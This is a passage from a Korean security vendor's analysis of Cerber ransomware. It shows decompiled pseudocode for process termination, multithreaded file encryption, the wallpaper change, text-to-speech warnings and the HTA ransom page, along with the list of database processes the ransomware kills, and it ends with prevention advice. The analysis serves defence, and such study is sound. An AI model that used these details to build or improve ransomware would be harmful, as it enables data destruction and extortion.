.sqlite-shm		.moneywell		.backupdb		.pspimage		.mapimail									
.plus_muhd		.sqlite-wal		.sas7bdat		.db_journal											

<그림 19. 암호화 대상 확장자>

7) 주요 프로세스 차단

```
if ( sub_409B84(0x104u, lpString1) )
{
  v2 = sub_4085A7();                          // Get currentprocess list
  v3 = v2;
  if ( v2 )
  {
    for ( i = v2; ; i += *(_DWORD *)i )
    {
      if ( !lstrcmpiW(lpString1, *(LPCWSTR *)(i + 60)) )
        sub_40856A(*(_DWORD *)(i + 68), uExitCode);// TerminateProcess
      if ( !*(_DWORD *)i )
        break;
    }
    sub_405CD9(v3);
  }
}
```

<그림 20. 주요 프로세스 차단>

Cerber 랜섬웨어는 데이터 베이스도 암호화 대상으로 하기 때문에 암호화를 위하여 데이터 베이스 서버 등과 관련된 프로세스를 차단하려고 시도한다. 주요 차단 대상 프로세스는 아래와 같다.


주요 차단 대상 프로세스				
msftesql.exe	sqlagent.exe	sqlbrowser.exe	sqlservr.exe	ocautoupds.exe
oracle.exe	ocssd.exe	dbsnmp.exe	synctime.exe	mydesktopqos.exe
xfssvccon.exe	ocomm.exe	sqlwriter.exe	tbirdconfig.exe	firefoxconfig.exe
mysqld.exe	mysqld-nt.exe	mysqld-opt.exe	dbeng50.exe	sqbcoreservice.exe
agntsvc.exeagntsvc.exe		agntsvc.exeencsvc.exe		
agntsvc.exeisqlplussvc.exe		mydesktopservice.exe		

8) 파일 암호화

```
if ( byte_42E400 )
{
  GetSystemInfo(&SystemInfo);
  v16 = 2 * SystemInfo.dwNumberOfProcessors;
}
sub_4011BD();
for ( ; v16; --v16 )
  sub_40682E(v23, (int)sub_4017C5, (int)&v18);// sub_4017C5 -> EncryptThread
v17 = v23;
sub_40687B(v23);
```

<그림 21. 파일 암호화 쓰레드>

파일 암호화는 스레드로 동작하며 Processor core 개수의 2배만큼 스레드가 생성된다.



<그림 22. 파일 암호화>

원본 파일의 내용을 읽어서 암호화 후에 덮어 쓰며, MoveFile로 파일명을 변경하는 방식으로 진행된다. 파일명은 아래와 같이 구성된다.

파일명 : [랜덤 숫자, 영문 10글자]
확장자 : PC의 Hardware ID 값의 일부

9) 바탕화면 변경, 음성 알림, 결제 유도 페이지 실행

```
    WriteFile(hFile, lpBuffer, v36, &NumberOfBytesWritten, 0);
    sub_403C9A(v37);
    sub_4083BE(v38, v37);
    SystemParametersInfoW(0x14u, 0, (PVOID)lpString, 3u);// change_wallpaper
  }
  sub_405CD9((int)lpString);
}
```

<그림 23. 바탕화면 변경>

리소스에 존재하는 데이터를 이용하여 결제 유도 텍스트가 포함된 이미지 파일을 생성하고, 해당 이미지 파일로 바탕화면을 변경한다.

```
v3 = (const CHAR *)sub_407F99(&unk_4122A4, 4u, -8, 0);// speaker -> text -> text
v4 = sub_40F2A2(v2, v3);
v5 = sub_40F3C5(v4);
if ( v5 )
{
  v6 = (const CHAR *)sub_407F99("Wn듕e", 6u, 36, 0);// repeat
  v7 = sub_40F2A2(v2, v6);
  v8 = sub_40F35E((void *)v7);
  if ( v8 )
  {
    v9 = sub_408DA2((LPCSTR)v5);
    if ( v9 )
    {
      if ( v8 > 0 )
      {
        do
        {
          (*(void (__stdcall **)(LPVOID, int, _DWORD, _DWORD))(*(_DWORD *)ppv + 80))(ppv, v9, 0, 0);// TTS -> sapi
          --v8;
        }
        while ( v8 );
```


<그림 24. Text To Speech를 이용한 음성 알림>

이전 버전의 Cerber는 비주얼 베이직 스크립트를 생성하여 경고문구를 음성으로 알려주었는데 최근 버전에서는 내부에서 스레드로 동작하면서 경고 문구를 음성으로 읽어주는 것으로 변경되었다.

```
if ( i >= dword_42EAD4 )
  break;
sub_404ACF(*(_DWORD *)(dword_42EAC4 + 4 * i), (int)lpDirectory);// tmp/README.hta -> createFile
v8 = sub_404A9D(*(_DWORD *)(dword_42EAC4 + 4 * i), (char)lpDirectory);
v12 = v8;
if ( v8 )
{
  v9 = (const WCHAR *)v8;
  v10 = (const WCHAR *)sub_408372(&unk_4125C4, 4u, -6);
  v11 = GetForegroundWindow();
  ShellExecuteW(v11, v10, v9, 0, lpDirectory, 1);
  sub_405CD9(v12);
}
```


<그림 25. 결제 유도 페이지 실행>

암호화 및 모든 내부 동작이 완료되면 최종적으로 결제 유도 페이지를 실행한다. 결제 유도 페이지는 Html Application으로 만들어졌으며, 아래와 같이 한국어를 지원한다.



<그림 26. 결제 유도 페이지>

3. 동작 흐름도



<그림 27. 동작 흐름도>

3. 결 론

Cerber 랜섬웨어는 Rig Exploit Kit을 이용하여 꾸준하게 유포되고 있으며 사회적인 이슈를 미끼로 사용자의 시스템을 감염시키는 사례도 여러 차례 나오고 있다. 멀버타이징 방식으로 웹 사이트 접속 만으로 시스템 감염이 발생할 수 있기 때문에 사용자의 각별한 주의가 요구된다.
온라인 마켓에서 판매되고 있기 때문에 앞으로도 버전이 계속 업데이트 될 것으로 예상되며 업데이트가 될 때마다 보안 프로그램의 탐지를 우회하는 기능이 발전할 것으로 판단된다. 감염이 이루어져서 파일 암호화가 진행되면 현재로썬 복구할 수 있는 방법이 없기 때문에 예방이 가장 중요하다.
예방 방법에는 어플리케이션 최신 업데이트, 데이터 백업, 공유폴더 관리 등이 있다. 특히 Exploit Kit를 이용하여 배포되기 때문에 사전에 Exploit Kit이 삽입되어 있는 웹 사이트를 탐지하여 해당 사이트 접속을 차단하여 원천적으로 랜섬웨어가 다운로드 되지 않게 하는 것이 가장 효과적인 예방 방법으로 판단된다.

궁금하신 점이나 문의사항은 malware@somansa.com 으로 해주세요.

본 자료의 전체 혹은 일부를 소만사의 허락을 받지 않고, 무단개제, 복사, 배포는 엄격히 금합니다. 만일 이를 어길 시에는 민형사상의 손해배상에 처해질 수 있습니다.
본 자료는 악성코드 분석을 위한 참조자료로 활용 되어야 하며, 악성코드 제작 등의 용도로 악용되어서는 안됩니다. ㈜ 소만사는 이러한 오남용에 대한 책임을 지지 않습니다.
Copyright(c)2015 ㈜ 소만사 All rights reserved.